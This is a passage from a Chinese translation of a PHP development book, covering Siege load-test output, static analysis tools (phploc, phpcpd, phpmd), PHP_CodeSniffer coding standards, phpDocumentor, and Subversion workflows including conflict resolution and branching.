与前面 1 分钟同时运行 10 个并发用户的 ab 示例相当的 Siege 命令是：

```
siege -c 10 -t 60S -d 1 http://localhost/phpinfo.php
```

相应的输出如下所示：

```
** SIEGE 2.69
** Preparing 10 concurrent users for battle.
The server is now under siege...
Lifting the server siege...   done.
Transactions:                 1138 hits
Availability:                 100.00 %
Elapsed time:                 59.31 secs
Data transferred:             12.88 MB
Response time:                0.01 secs
Transaction rate:     19.19 trans/sec
Throughput:                   0.22 MB/sec
Concurrency:                  0.19
Successful transactions:      1138
Failed transactions:  0
Longest transaction:          0.06
Shortest transaction:         0.00
```

这些加粗的地方是我们最常用到的参照指标。Transaction rate 表示每秒钟的请求数，Failed transactions 表示失败的请求数量，这两者和 ab 输出中对应的部分具有一样的意义。

7.5 本章小结

本章介绍了 PHP 中的几个测试场景，包括以下测试：

• 对单独的组件进行单元测试和行为测试。

• 使用数据库测试集成一个数据源。

• 对整个应用程序进行系统测试。

• 使用负载测试来检验一个应用程序的使用能力。

结合使用这些技术后，你在使用应用程序时将对其质量和性能充满信心。

当然，进行开发测试费用是必需的，更不用说对它们和代码测试一起进行维护的长期投资了。然而，测试真正的价值在于随着时间的推移你持续运行测试的能力，当应用程序的预期行为和实际行为保持一致时，你会很有把握。你甚至可以考虑实现一个持续集成的解决方案，这样可以反复运行自动化的测试过程，并在开发中可尽早发现测试失败。

第⑧章

质量保证

本章内容是前一章自动测试的自然衔接。在本章，我们将认识确保项目达到高标准的一些工具。其中包括对管理协作和项目完善进行源代码控制、具有和常人不同的自动化部署系统，可使代码保持活跃而不会遗忘任何事情。我们还将了解如何衡量代码，以确定代码的一致性及良好结构，以及如何从它生成文档。

这些都是配备良好工具的项目过程的组成部分，我们可能还要在技术细节上花费一点时间，并花足够多的时间来构建这个有趣而又成功的应用程序。

8.1 使用静态分析工具测量质量

我们用**静态分析**（static analysis）测量代码而不运行它。实际上，我们将这些工具用于评估代码、读取文件、衡量它所写的要素。我们有很多这样的工具，幸运的是，在 PHP 中最好用的工具都是免费提供的。使用这些工具，可以帮助我们对代码库有一个完整的层次化的认知，甚至在代码库（或选择的基本代码）变得更大、更复杂的时候也能掌握。

静态分析工具是项目过程中的一个关键组成部分，但是，只有定期使用它们，并以理想的方式进行每一次提交，静态分析工具才真正显示出价值。这些工具涵盖了代码的所有方面，从计数类和计算行数，到识别哪里有提示使用复制和粘贴的类似代码段。然后，我们来看看静态分析工具在代码质量中两个特别关键的问题上如何帮助我们：编码标准和文档。

本节中使用的工具在 PEAR 中都是可用的，具体详见附录 A 中如何使用管理包方法安装工具的内容。你还会发现在操作系统（对于 *nixbased 系统来说）的管理包中有很多这样有用的工具。我们可以随意使用这个方法，但要记住一点，在很多情况下，这些工具将不会是当前最新的版本。

8.1.1 phploc

PHP 代码行（phploc）可能并不是一个非常有趣的静态分析工具，但它确实给了我们一些有趣的信息，特别是随着时间的推移当我们反复运行它的时候。phploc 提供项目拓扑结构以及尺寸的相关信息。当我们在一个标准的 WordPress 版本中使用它时，看看发生了什么：

```
$ phploc wordpress/
phploc 1.6.1 by Sebastian Bergmann.

Directories:                                   26
Files:                                        380

Lines of Code (LOC):                       171170
```

```
  Cyclomatic Complexity / Lines of Code:          0.19
Comment Lines of Code (CLOC):                   53521
Non-Comment Lines of Code (NCLOC):             117649

Namespaces:                                         0
Interfaces:                                         0
Classes:                                          190
  Abstract:                                         0 (0.00%)
  Concrete:                                       190 (100.00%)
  Average Class Length (NCLOC):                   262
Methods:                                         1990
  Scope:
    Non-Static:                                  1986 (99.80%)
    Static:                                         4 (0.20%)
  Visibility:
    Public:                                      1966 (98.79%)
    Non-Public:                                    24 (1.21%)
  Average Method Length (NCLOC):                   25
  Cyclomatic Complexity / Number of Methods:     5.56

Anonymous Functions:                                0
Functions:                                       2330

Constants:                                        351
  Global constants:                               348
  Class constants:                                  3
```

这会产生很多代码，而且 WordPress 已经存在很长时间了，因此这里几乎没有用到 PHP 5 的特性。phploc 是一个伟大的工具，让我们感受到这个陌生的代码库有多大，或者随着时间的推移，我们的代码库如何增长或修改。要使用 phploc，只需使用如下命令：

```
phploc wordpress/
```

它会显示类似于上面的输出，并且可用不同的格式编写输出；例如，我们将 XML 用在一直持续集成的系统中。

循环复杂度

循环复杂度（cyclomatic complexity）是一个衡量标准，用来测量有多少条路径通过一个函数，或者该函数有多么复杂，并且涉及我们需要多少测试才能涵盖这段代码。总的来说，一个非常高的得分强有力地表明，这段代码可以通过重构创建更多更短的方法使其更容易测试。

8.1.2 phpcpd

PHP 复制粘贴器（phpcpd）看起来是一个在代码中寻找类似模式的工具，我们使用它是为了在代码库中识别代码在何处被复制和粘贴。这是常规构建过程中一个非常有用的工具，但是从输出中获得正确的编号会让项目与项目有所不同。我们将再一次使用 WordPress 代码库来作为示例，完全是因为它是一个著名的开源项目。

```
$ phpcpd wordpress/
phpcpd 1.3.2 by Sebastian Bergmann.

Found 33 exact clones with 562 duplicated lines in 14 files:

  - wp-admin/includes/update-core.php:482-500
    wp-admin/includes/file.php:733-751

  - wp-admin/includes/class-wp-filesystem-ssh2.php:346-365
    wp-admin/includes/class-wp-filesystem-direct.php:326-345

 ⋮

  - wp-includes/class-simplepie.php:10874-10886
    wp-includes/class-simplepie.php:13185-13197

  - wp-content/plugins/akismet/admin.php:488-500
    wp-content/plugins/akismet/admin.php:537-549

  - wp-content/plugins/akismet/legacy.php:234-248
    wp-content/plugins/akismet/legacy.php:301-315

0.33% duplicated lines out of 171170 total lines of code.

Time: 6 seconds, Memory: 154.50Mb
```

随着时间的推移，追踪会变得尤为有益；在 XML 文件中，该工具能够再次输出，这使得持续集成工具能够读懂它，因此我们可以轻易将它包含在构建的脚本中，最后可以将信息添加到图表中。查找相似的新代码实例的确是个好办法，便于我们捕捉这些复制 / 粘贴的位置，并讨论重用代码的方法。请记住，虽然有时候重用代码是不可能或不合理的；但是，它总是值得考虑的选项，它对我们用这个工具捕捉的代码实现零偏差毫无用处。

8.1.3 phpmd

PHP 项目消息探测器（phpmd）是一个试图量化所谓开发老手所说的“代码发出的气味”的工具。它使用一系列指标寻找似乎失衡的项目元素。该工具生成大量的输出，其中大部分都是好的建议，下面是一个要求 phpmd 在 WordPress 中检查命名混乱的输出片断。

```
$ phpmd wordpress/ text naming
/home/lorna/downloads/wordpress/wp-includes/widgets.php:32 ❶
/home/lorna/downloads/wordpress/wp-includes/widgets.php:76 ❷
/home/lorna/downloads/wordpress/wp-includes/widgets.php:189 ❸
/home/lorna/downloads/wordpress/wp-includes/widgets.php:319 ❹
/home/lorna/downloads/wordpress/wp-includes/widgets.php:333I ❺
/home/lorna/downloads/wordpress/wp-includes/widgets.php:478 ❻
/home/lorna/downloads/wordpress/wp-includes/widgets.php:496 ❼
```

① 避免变量使用像 $id 这样的短名称。

② 类不应该有一个和类具有相同名称的构造器方法。

③ 避免使用像 $wp_registered_widgets 这样过长的变量名称。

④ 构造器方法名称不应该与类名称相同。

⑤ 避免使用像 $wp_registered_widgets 这样过长的变量名称。

⑥ 避免使用像 $wp_registered_sidebars 这样过长的变量名称。

⑦ 避免使用像 $n 这样太短的变量名称。

很有可能每个项目都会有一些来自工具的类似输出，而且 phpmd 也非常有助于识别趋势。这里有一个注释②，即构造器不应该和类具有相同名字，除了直到最近都一直遵从 PHP 4 规则的 WordPress 外，我们也希望看到向后兼容的方式。还有一些其他的规则，包括代码大小指标这样的条目、设计元素（例如使用 eval() 拾取）、标识禁用代码。

所有这些静态分析工具都可以帮助我们更好地理解代码库的范围和状态，并且可以显示工作区。在下一节中，我们将学习如何检查代码是否符合一个编码标准。

8.2 编码标准

编码标准（coding standard）是一个在很多开发团队中引起激烈争论的话题，既然缩进和使用空格并未影响代码的运行，那为什么我们要创建格式化的规则并且严格遵守呢？事实上，当我们已经习惯于某个编码风格，而且代码以我们期望的方式排列时，它会变得更加容易阅读。

事事难如愿。你应该读过维基项目指南，但是，一旦全身心地投入解决一个难题，你很快就会忘记哪个括号应该去哪里。使用正确格式有两个策略：第一是在你的编辑器中设置像结束行这样的元素，不管你应该使用制表符还是空格，若是空格，又该使用多少；第二是使用像 PHP 代码探测器这样的工具检查所有的代码。

8.2.1 使用 PHP 代码探测器检查编码标准

首先，你需要在服务器上安装这个工具。无论它在开发机器还是开发服务器中，这完全取决于你所拥有的可用资源。PHP 代码探测器[⊖] 可以从 PEAR 中得到，你可参见附录 A 中使用 PEAR 的更多信息并安装它。很多 Linux 发布也提供 PHP 代码探测器安装包。

对JavaScript和CSS使用PHP代码探测器

如果你的项目中包含 JavaScript 或 CSS 文件，PHP 代码探测器也可以检查它们是否符合相应的格式标准。

一旦安装了这个工具，你就可以使用它来检查代码。我们将使用一个非常简单的类进行说明。

```
class Robot {
    protected $x = 0;
    protected $y = 0;

    public function getCatchPhrase() {
        return 'Here I am, brain the size of ...';
    }

    public function Dance() {
```

⊖ http://pear.php.net/package/PHP_CodeSniffer/

```
        $xmove = rand(-2, 2);
        $ymove = rand(-2, 2);
        if($xmove != 0) {
            $this->x += $xmove;
        }
        if($ymove != 0) {
            $this->y += $ymove;
        }
        return true;
    }

}
```

这一切看起来相当标准，对不对？那么，让我们看看对其使用 PHP 代码探测器会发生什么。我们在该示例中使用了 PEAR 标准。

```
phpcs --standard=PEAR robot.php

FILE: /home/lorna/data/personal/books/Sitepoint/PHPPro/qa/code/➥
  robot.php
----------------------------------------------------------------
FOUND 10 ERROR(S) AND 0 WARNING(S) AFFECTING 6 LINE(S)
----------------------------------------------------------------
  2 | ERROR | Missing file doc comment
  4 | ERROR | Opening brace of a class must be on the line after➥
                the definition
  4 | ERROR | You must use "/**" style comments for a class comment
  8 | ERROR | Missing function doc comment
  8 | ERROR | Opening brace should be on a new line
 12 | ERROR | Public method name "Robot::Dance" is not in camel➥
                caps format
 12 | ERROR | Missing function doc comment
 12 | ERROR | Opening brace should be on a new line
 15 | ERROR | Expected "if (...) {\n"; found "if(...) {\n"
 18 | ERROR | Expected "if (...) {\n"; found "if(...) {\n"
----------------------------------------------------------------
```

正如你所见，以 10 个错误告终，这对一个仅有 20 行的文件来说的确是一个很大的数字。仔细看，你会看到不止一次的相同输出。这些错误包括缺少注释、括号的位置，以及在 if() 语句后缺少空格。我们可以修改代码来纠正这些问题。

```
/**
 * Robot
 *
 * PHP Version 5
 *
 * @category  Example
 * @package   Example
 * @author    Lorna Mitchell <lorna@lornajane.net>
 * @copyright 2011 Sitepoint.com
 * @license   PHP Version 3.0 {@link http://www.php.net/license/➥
               3_0.txt}
 * @link      http://sitepoint.com
 */
class Robot
{
    protected $x = 0;
    protected $y = 0;
```

```
    public function getCatchPhrase()
    {
        return 'Here I am, brain the size of ...';
    }

    public function dance()
    {
        $xmove = rand(-2, 2);
        $ymove = rand(-2, 2);
        if ($xmove != 0) {
            $this->x += $xmove;
        }
        if ($ymove != 0) {
            $this->y += $ymove;
        }
        return true;
    }
}
```

如果现在我们再次运行相同的命令，我们会看到大多数的问题已经纠正。事实上，唯一缺少的元素是这个文件和两个函数的注释块。因为在本章的后面我们要看到内联文档，所以现在暂且放下它。

8.2.2 查看违反编码标准的地方

PHP 代码探测器有几个非常重要的报表样式，你可以用它们看到所用代码库的“重点”。我们将这些以详细报表的同样方式输出到屏幕上，它们也可以其他格式生成。要生成一个汇总报表，只需这样做：

```
phpcs --standard=PEAR --report=summary *
----------------------------------------------------------------------
PHP CODE SNIFFER REPORT SUMMARY
----------------------------------------------------------------------
FILE                                                  ERRORS  WARNINGS
----------------------------------------------------------------------
...e/eventscontroller.php  93      10
...e/rest/index.php        29      3
...e/rest/request.php              4       0
----------------------------------------------------------------------
A TOTAL OF 126 ERROR(S) AND 13 WARNING(S) WERE FOUND IN 3 FILE(S)
```

这些来自于小样本项目的数据（实际上，这是第 3 章中的 RESTful 服务）使我们对其大概是什么样子有了了解。我们看到在每个文件中都可找到很多错误和警告，在每一个文件的底部都有这些错误和警告的汇总数字。该报告适用于包括 CSV 在内的一些格式。

Java 代码格式检查工具是被 Checkstyle[⊖] 使用的一个非常常见的格式。PHP 代码探测器和 Checkstyle 一样可以生成 XML，因此任何可以读取这种格式的程序都可以显示数据。通常情况下，Java 代码格式检查工具用于一个持续集成的环境以定期生成这种数据，并以 Web 的格式呈现；同时它也会以图表的形式显示出每次找到多少错误和警告，以及哪些错误会被修复、哪些会被采用。

⊖ http://checkstyle.sourceforge.net/

8.2.3 PHP 代码探测器标准

有几个编码标准是 PHP 代码探测器默认运行的，你可以生成或设置任何自己的标准。若想看到有哪些可用的标准，你可以运行具有 -i 开关的 phpcs。

```
phpcs -i
The installed coding standards are MySource, PEAR, Squiz, PHPCS➥
  and Zend
```

一般而言，PEAR 标准被大多数开发团队接受和使用。Zend 标准并不是 Zend 框架的现行标准（事实上，Zend 框架使用的是 PEAR 标准的修订版本）。Squiz[⊖] 是一个相当不错的标准，但是它对空行非常挑剔，因此难以成为日常使用标准。

有效使用标准的关键是从多个标准中挑选任一标准，然后实现它，我们无需再谈论编码标准了，因为所有的事情都已经有了一个标准！关于在一个新行或相同行中开放括号的争论就像长久以来 Vim 和 Emacs 文本编辑器之间的战争，这两者永远也不会分出胜负。

你可能会发现，你有必要修改或放宽某些标准，使之适用于实际应用程序。例如，由很多人建立的一个开源项目，可能会取消对 @author 注释的需求，因为它永远不会是准确的。创建你自己的标准相对简单，特别是当你将现在的标准结合成一个新标准的时候。PHP 代码探测器由一系列的**嗅探器**组成，每一个执行一个小任务，比如检查一个 if() 语句的空格和相关的括号。你能轻易重组现有的嗅探器，从而为你的特别设置创建一个标准。

8.3 文档和代码

研究发现大多数开发者在编写文档时都有一点拖拉。创建系统内部文档的策略比用注释的形式编写符合代码的文档更为简单。这意味着在我们查看代码的同时也看到了文档。

每一个函数和类都应该有一个注释。当我们以任何方式修改代码时，我们可在同一时间、相同的文件中添加文档。编码标准的检查将突出显示哪里缺少注释，这使得开发人员难以忘记编写文档。

注释要遵循一个非常严格的模式（正如我们在 8.2.1 节中看到的那样），因此它们才能被解析为一个有意义的文档。以下是一个单个完整文档类的示例。

```
/**
 * Robot class code
 *
 * PHP Version 5
 *
 * @category  Example
 * @package   Example
 * @author    Lorna Mitchell <lorna@lornajane.net>
 * @copyright 2011 Sitepoint.com
 * @license   PHP Version 3.0 {@link http://www.php.net/license/➥
               3_0.txt}
 * @link      http://sitepoint.com
 */
```

⊖ http://www.squizlabs.com/php-codesniffer

```
/**
 * Robot
 *
 * PHP Version 5
 *
 * @category  Example
 * @package   Example
 * @author    Lorna Mitchell <lorna@lornajane.net>
 * @copyright 2011 Sitepoint.com
 * @license   PHP Version 3.0 {@link http://www.php.net/license/➥
              3_0.txt}
 * @link      http://sitepoint.com
 */
class Robot
{
    protected $x = 0;
    protected $y = 0;

    /**
     * Retrieve this character's usual comment
     *
     * @return string The comment
     */
    public function getCatchPhrase()
    {
        return 'Here I am, brain the size of ...';
    }

    /**
     * Move the character by a random amount
     *
     * @return boolean true
     */
    public function dance()
    {
        $xmove = rand(-2, 2);
        $ymove = rand(-2, 2);
        if ($xmove != 0) {
            $this->x += $xmove;
        }
        if ($ymove != 0) {
            $this->y += $ymove;
        }
        return true;
    }
}
```

大多数 IDE 会从类和方法声明、命名的参数等中间生成文档的提要。然后我们就可以添加缺少的信息，比如每个变量像什么、它是什么类型、它是用来做什么的。使用工具可以使这个过程变得比较轻松，因此没有文档就没有任何借口了。

8.3.1 使用 phpDocumentor

有很多工具可以用来将注释转换为文档。其中最经常使用的是 phpDocumentor[⊖]，你可以从

⊖ http://www.phpdoc.org/

PEAR 中安装它（你可查阅附录 A 中的相关信息）。要为我们的（确实非常基本的）项目生成这样的文档，需要安装 phpDocumentor，然后输入：

```
phpdoc -t docs  -o HTML:Smarty:PHP -d .
```

phpdoc 是这个程序的名称，我们还添加了一些开关。-t 表示开关设置最终输出的目标路径，-o 指定这个文档建立在哪个模板基础上，-d 表示代码在哪里找到文档，在这个示例中即指当前目录。一旦该指令完成，我们可用浏览器打开 docs/index.html，见图 8.1。




图 8.1 通过 phpDocumentor 生成 Web 文档

以上显示了来自于代码文件的信息，它允许我们以不同的方式查看它。可以通过文件查看信息，如图 8.2 所示。




图 8.2 文件从 phpDocumentor 中显示，显示这个文件是什么

或者可以通过类来查看信息，如图 8.3 所示。

虽然这些示例有点少，但是如果你打算在更为重要的应用程序中运行该工具，你会很快看到呈现出的更多细节。其中需要注意的一个要点就是，即使没有代码注释，phpDocumentor 也会生成关于类、方法名等信息。这意味着你可引入该工具作为构建过程的一部分，并且马上就会有一

个 API 文档的可视 Web 集合，然后添加注释以改进文档。




图 8.3 显示 Robot 类的方法

这将 PHP 代码探测器非常巧妙地结合为一体，若缺少注释 phpDocumentor 会发出警告。起初这将返回一个很大的数字，但找到一种观察标准的方法对于一个开发团队是一个很大的激励因素。

8.3.2 其他文档工具

尽管 phpDocumentor 多年来一直是我们沿用的标准，但它仍需对 PHP 5.3 及更新的版本加以改进。因此，一些新的工具如雨后春笋般出现以填补其缺陷，然而，它们均未成熟到足以代替 phpDocumentor。有几个项目非常具有发展前途，其中包括 DocBlox ㊀ 和最新版本的 Doxygen ㊁，因此你可以花点时间找到这些工具以满足自己的特别需求。

8.4 源代码管理

我们很希望每个项目已经开始使用某种形式的源代码管理。然而，若情况不是这样，或者你是这个行业的新人，那么本节的学习正好作为你的开始。我们将讨论为什么要不怕麻烦进行源代码管理，有哪些可用的工具，以及如何用最适合的方式建立和构建一个存储库。虽然我们涉及了普遍的概念，应用了许多不同的工具，但是我们仍将使用 Subversion ㊂ 和 Git ㊃ 作为示例演示。对源代码以及其他资产保持控制是一个项目成功和保持高效的关键，本节将向你提供实现这一目标所需要做的一切。

源代码管理不仅只是代码已经更改的历史记录，虽然当你认识到已经离题或者客户断定他们更喜欢以前的版本时，这些记录将大有裨益。对于每次所做的修改，我们要记录以下信息：

㊀ http://www.docblox-project.org/
㊁ http://www.stack.nl/~dimitri/doxygen/index.html
㊂ http://subversion.apache.org/
㊃ http://git-scm.com/

- 谁做的变更？
- 什么时候发生的变更？
- 究竟变更了什么？
- 为什么要变更[⊖]？

即使对于没有协作或分支程序的个人项目，它仍是一个有用的功能。我们将代码保存在存储库中，也为代码定义了一个中央存储设施。我们将代码保存在存储库中，并放到不同的机器中，将其备份，用它作为部署机制的基础（本章后面将介绍更多相关内容），使你知道自己始终在使用正确版本的代码。

源代码管理也是一个关键的协作工具。它旨在合并多个系列变更，并且根据战略删除需要，比如在公司到处打听看谁最近做了变更，或用人名的首字母重新命名目录，而在同一时间却一直没有其他人做出变更！

8.4.1 使用集中式版本控制

我们已经看到一些正在使用的单词，因此我们要做一个快速词汇表解释它们。

repository	代码的家
commit	记录变更的状态
check out	从存储库中提取代码用来继续修改
working copy	从存储库中检出代码

我们允许很多人在同一时间从同一个存储库中检出相同的代码。每个人都做了修改，并将它们提交回存储库。其他人刷新后会接收这些变更，并将它们添加到正在使用的副本中。图 8.4 显示了这个设置。




图 8.4 使用从中央存储库中检出的副本

有时候我们很难有效地使用源代码管理进行工作，尤其是团队缺少源代码管理知识的情况下。这个系统似乎挡住了我们前进的脚步，它并不是我们期望从任何工具中得到的那个系统。不过也有一些简单的步骤让开发变得容易，这里有一些通过实践经验得到的方法。

- 在你提交之前更新。
- 有命名项目 / 分支程序的标准惯例。
- 经常提交（至少每天）；因此，经常更新。
- 经常考虑谁在做什么（以避免重复和冲突）。

⊖ 除非你允许提交像“确定”这样的信息，否则这几乎没什么帮助。

所有这一切在理论上可行，但是下一节将显示如何在实际工作中使用版本控制。在本章后面将讲述 Git 和分布式系统的更多信息。

8.4.2 为了源代码管理使用版本控制

在组织中版本控制是大多数源代码控制系统的标准选择。它比较接近于分布式系统，但其中也有简单、集中的源代码控制工具，尤其是在初级开发者或设计师都使用这个工具的团队中，其中大多数人在一个或几个地方。至少目前来说，版本控制依然盛行，而且版本控制项目也依然存在，并致力成为一个优秀的集中式解决方案。

我们用你最有可能需要的命令来运行版本控制。首先是如何检出代码、接收新的修改并且提交你的修改。

```
$ svn checkout svn://repo/project
A    project/hello.php
Checked out revision 695.

$ svn update
A    project/readme
At revision 697.

$ vim hello.php
$ svn status
M       hello.php

$ svn commit -m "Fixed bug #42 by changing the wording"
Sending        hello.php
Transmitting file data .
Committed revision 698.
```

首先，我们要检测到一个本地工作副本的代码。如果你需要设置任何 Web 服务器配置，例如设置一个虚拟主机，此时你肯定会这么做。接下来两个步骤是更新和提交，我们再三使用这个功能，偶尔从其他地方引入修改。一旦你完成这些，你将做最后的更新以确保与本地存储库同步，接着你提交所做的修改。当其他人进行更新，他们就会收到你的修改。

这包括了 PHP 最基本的功能，只要一切顺利，这可让你和一个可能非常大的开发团队轻松共享代码。很遗憾，事情并非总是如此顺利！如果两个人对同一个文件中的同一个部分进行了修改，版本控制将无法决定哪一个修改具有优先权，并且会要求你输入。要做到这一点，我们要将该文件标记为一个冲突。

想像一下，在我们的 hello.php 文件中包含下面的（非常基本的）代码。

```
$greeting = "hello world";
echo $greeting;
```

现在让我们来看看当两个开发者的修改发生冲突时会发生什么。这两个开发者都检出了上面显示的修订代码。第一个开发者将这个问候语修改为更加非正式的形式：

```
$greeting = "hello friend";
echo $greeting;
```

这个修改以正常的方式被提交到存储库，但与此同时，另一个开发者也进行了如下修改：

```
$message = "hello world";
echo $message;
```

当第二个开发者尝试提交这个代码时，这个提交将会失败，因为这个文件将会过时。当两个开发者都进行更新时，会通知他们有一个冲突发生，因为新传入的版本和本地工作副本中相同的代码行都已改变。

自 Subversion 1.5 之后，我们可用交互的方式解决冲突。在你做这些的时候，你可在检验中按照字面意义编辑这个文件。你也可以选择推迟修改，直到更新完成之后。无论哪种方式，这个冲突文件都会显示这样的记号：

```
<<<<<<< .mine
$message = "hello world";
echo $message;
=======
$greeting = "hello friend";
echo $greeting;
>>>>>>> .r699
```

如果此时运行 svn status，你会看到在 hello.php 文件旁边显示了一个 C，这表示它正处于冲突状态。我们还看到 3 个从前没有的新文件：hello.php.mine、hello.php.r698 和 hello.php.r699。这些包含了你在运行 svn update 之前的代码，并且存储库的版本是你最后一次从版本库更新或检出代码时的最新版本。

要处理冲突的单个或多个文件，你需要用版本控制手动编辑文件以移除被版本控制替代的标记，并且设置代码到正确的版本。若代码库处于良好的状态，你需要发送这个已解决的命令让版本控制知道你已经处理了这个文件。

```
svn resolved hello.php
```

这将移除冲突状态的标记并删除额外编写的文件。这个冲突必须在工作副本做出提交之前得到解决。

冲突和团队

偶尔出现的冲突是不可避免的，尤其当版本控制无法读取 PHP 代码时，因此也不能分辨在库文件尾部看到的“冲突”实际上是不同的人添加的两个新功能。然而，经常性的冲突往往是团队沟通不良或很少提交 / 更新的结果。如果经常看到冲突，你应该好好检查开发团队的实践和流程，以决定采用何种方式避免这种情况发生。

8.4.3 设计版本库的结构

一个版本控制库可以容纳很多项目，这些项目中通常都有这些目录：分支、标签和 trunk[⊖]。trunk 保存主版本的代码，那么标签和分支呢？我们首先要解释它们的定义，随后告诉你如何使用它们。

⊖ 这是一个惯例，只有分支和标签不是强制性的。

分支是代码的另一个副本。进行分支是为了从 trunk 中分离出一套变更，例如，当我们正在使用一个主要功能的时候。没有分支，使用该功能的开发人员就无法与其他人合作，直到肯定该功能已经完成，他们才能将变更提交到版本库，而且不会破坏其他人的代码。使用一个分支，使得你的代码有了一个安全工作区，只要需要就可以进行提交，并与其他人进行适当合作。

标签仅是一个可读的名字，用来表现版本库中某个特定的时间点。它通常用来标记你想作标记的特定版本，例如，你想发布的一个版本。

在一个版本库内使用分支路径和标签是一种常用的方式，很多团队往往使用其中一种或在其基础上加以变化的方式。现在让我们来比较一下它们的区别。

1. 按版本进行分支

这是收缩包或类库软件最常用的方式，它有一个主干，但是每一个主要版本发布时，都有一个新的分支产生。每当发布一个次级版本时，我们就增加一个标签，图 8.5 显示了结束的情形。




图 8.5 使用分支和标记作为版本发布策略的版本库

在这个模型中，我们发布了来自分支的一个新版本。每当 trunk 进行新的开发时，紧接着就会有一个主要版本发布，沿着这个版本分支我们将进行小的改进和 bug 修复。如果软件的多个版本同时都在使用中（多见于合并不久），bug 修复也将合并到分支中。

2. 按功能进行分支

这是在 Web 项目中更常见到的方式，仅仅因为传送新版本的成本很低（特别是在你有一个自动部署策略的时候，在 8.5 节中我们将会谈论它）。使用这种方式，可以为我们构建的每一个新功能创建一个新的分支。很多开发团队都会容许直接在 trunk 中快速创建分支，但也应该让每个团队考虑一下这样做是否可行。如图 8.6 所示，这是版本库最终结束的情形。

对于每一个正在工作的新功能，例如，当允许用户登录使用 Twitter 时，我们可以创建一个新的分支。使用该功能的开发者可以像往常一样与旁人合作，直到这个功能变得完整。然后我们就可将它合并到 trunk 中了。

